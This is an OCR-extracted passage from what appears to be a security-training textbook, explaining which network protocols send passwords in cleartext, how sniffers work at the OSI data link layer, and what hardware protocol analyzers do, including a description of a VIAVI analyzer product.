


Protocols Vulnerable to Sniffing

Telnet and Rlogin	Keystrokes including usernames and passwords are sent in clear text	**IMAP**	Passwords and data are sent in clear text
HTTP	Data is sent in clear text	**SMTP and NNTP**	Passwords and data are sent in clear text
POP	Passwords and data are sent in clear text	**FTP**	Passwords and data are sent in clear text

Protocols Vulnerable to Sniffing

The following protocols are vulnerable to sniffing. The main reason for sniffing these protocols is to acquire passwords.

- **Telnet and Rlogin**

  Telnet is a protocol used for communicating with a remote host (via port 23) on a network using a command-line terminal. rlogin enables an attacker to log into a network machine remotely via a TCP connection. Neither of these protocols provides encryption; therefore, data traveling between clients connected through any of these protocols are in plaintext and vulnerable to sniffing. Attackers can sniff keystrokes, including usernames and passwords.

- **HTTP**

  Due to vulnerabilities in the default version of HTTP, websites implementing HTTP transfer user data across the network in plaintext, which attackers can read to steal user credentials.

- **SNMP**

  Simple Network Management Protocol (SNMP) is a TCP/IP-based protocol used for exchanging management information between devices connected on a network. The first version of SNMP (SNMPv1 and SNMPv2) does not offer strong security, which leads to the transfer of data in a cleartext format. Attackers exploit the vulnerabilities in this version to acquire passwords in plaintext.

- **SMTP**

  Simple Mail Transfer Protocol (SMTP) is used for transmitting email messages over the Internet. In most implementations, SMTP messages are transmitted in cleartext, which enables attackers to capture plaintext passwords. Further, SMTP does not provide any protection against sniffing attacks.

- **NNTP**

  Network News Transfer Protocol (NNTP) distributes, inquires into, retrieves, and posts news articles using a reliable stream-based transmission of news among the ARPA-Internet community. However, this protocol fails to encrypt the data, which allows attackers to sniff sensitive information.

- **POP**


  Post Office Protocol (POP) allows a user's workstation to access mail from a mailbox server. A user can send mail from the workstation to the mailbox server via SMTP. Attackers can easily sniff the data flowing across a POP network in cleartext because of the protocol's weak security implementations.

- **FTP**

  File Transfer Protocol (FTP) enables clients to share files between computers in a network. This protocol fails to provide encryption; therefore, attackers can sniff data, including user credentials, by running tools such as Cain & Abel.

- **IMAP**

  Internet Message Access Protocol (IMAP) allows a client to access and manipulate electronic mail messages on a server. This protocol offers inadequate security, which allows attackers to obtain data and user credentials in cleartext.



Sniffing in the Data Link Layer of the OSI Model

- Sniffers operate at the **data link layer** of the OSI model
- Networking layers in the OSI model are designed to work **independently** of each other; if a sniffer sniffs data in the data link layer, the upper OSI layers will not be aware of the sniffing

Sniffing in the Data Link Layer of the OSI Model

The OSI model describes network functions as a series of seven layers. Each layer provides services to the layer above and receives services from the layer below.

The data link layer is the second layer of the OSI model. In this layer, data packets are encoded and decoded into bits. Sniffers operate at the data link layer and can capture packets from this layer. Networking layers in the OSI model are designed to work independently of each other; thus, if a sniffer sniffs data in the data link layer, the upper OSI layers will not be aware of the sniffing.

Hardware Protocol Analyzers

1. A hardware protocol analyzer is a piece of equipment that **captures signals** without altering the traffic in a cable segment
2. It can be used to monitor network usage and identify **malicious network traffic** generated by hacking software installed in the network
3. It captures a data packet, decodes it, and analyzes its content based on certain **predetermined rules**
4. It allows the attacker to see individual **data bytes** of each packet passing through the cable

Hardware Protocol Analyzers

A hardware protocol analyzer is a device that interprets traffic passing over a network. It captures signals without altering the traffic segment. Its purpose is to monitor network usage and identify malicious network traffic generated by hacking software installed on the network. It captures a data packet, decodes it, and analyzes its content according to predetermined rules. It allows an attacker to see the individual data bytes of each packet passing through the network.

Compared to software protocol analyzers, hardware protocol analyzers are capable of capturing more data without packet drops at the time of data overload. Hardware protocol analyzers provide a wide range of network connection options varying from LAN, WAN, and wireless to circuit-based telco network lines. They are capable of displaying bus states and low-level events such as high-speed negotiation (K/J chirps), transmission errors, and retransmissions. The analyzers provide accurate timestamps of the captured traffic. However, hardware analyzers are more expensive and tend to be out of reach for individual developers, hobbyists, and ordinary hackers.

Hardware protocol analyzers from different manufacturers include the following.

- **Xgig 1000 32/128 G FC & 25/50/100 GE Analyzer**

  Source: *https://www.viavisolutions.com*

  The VIAVI Xgig 1000 32/128 G Fiber Channel (FC) and 25/50/100 G Ethernet (GE) platform is a hardware product that addresses 8G/16G/32G/128G FC and 10/25/50/100 GE in an integrated, portable platform with reconfigurable ports. It provides a platform to perform inline, nonintrusive capture and analysis and inline jamming (error injection). It uses the industry's first true analog pass-through adapter while keeping the linear nature of signal-over-copper connections. The platform offers unmatched visibility to the OSI physical layer with features such as auto negotiation, link training, and forward error correction (FEC).

SPAN Port

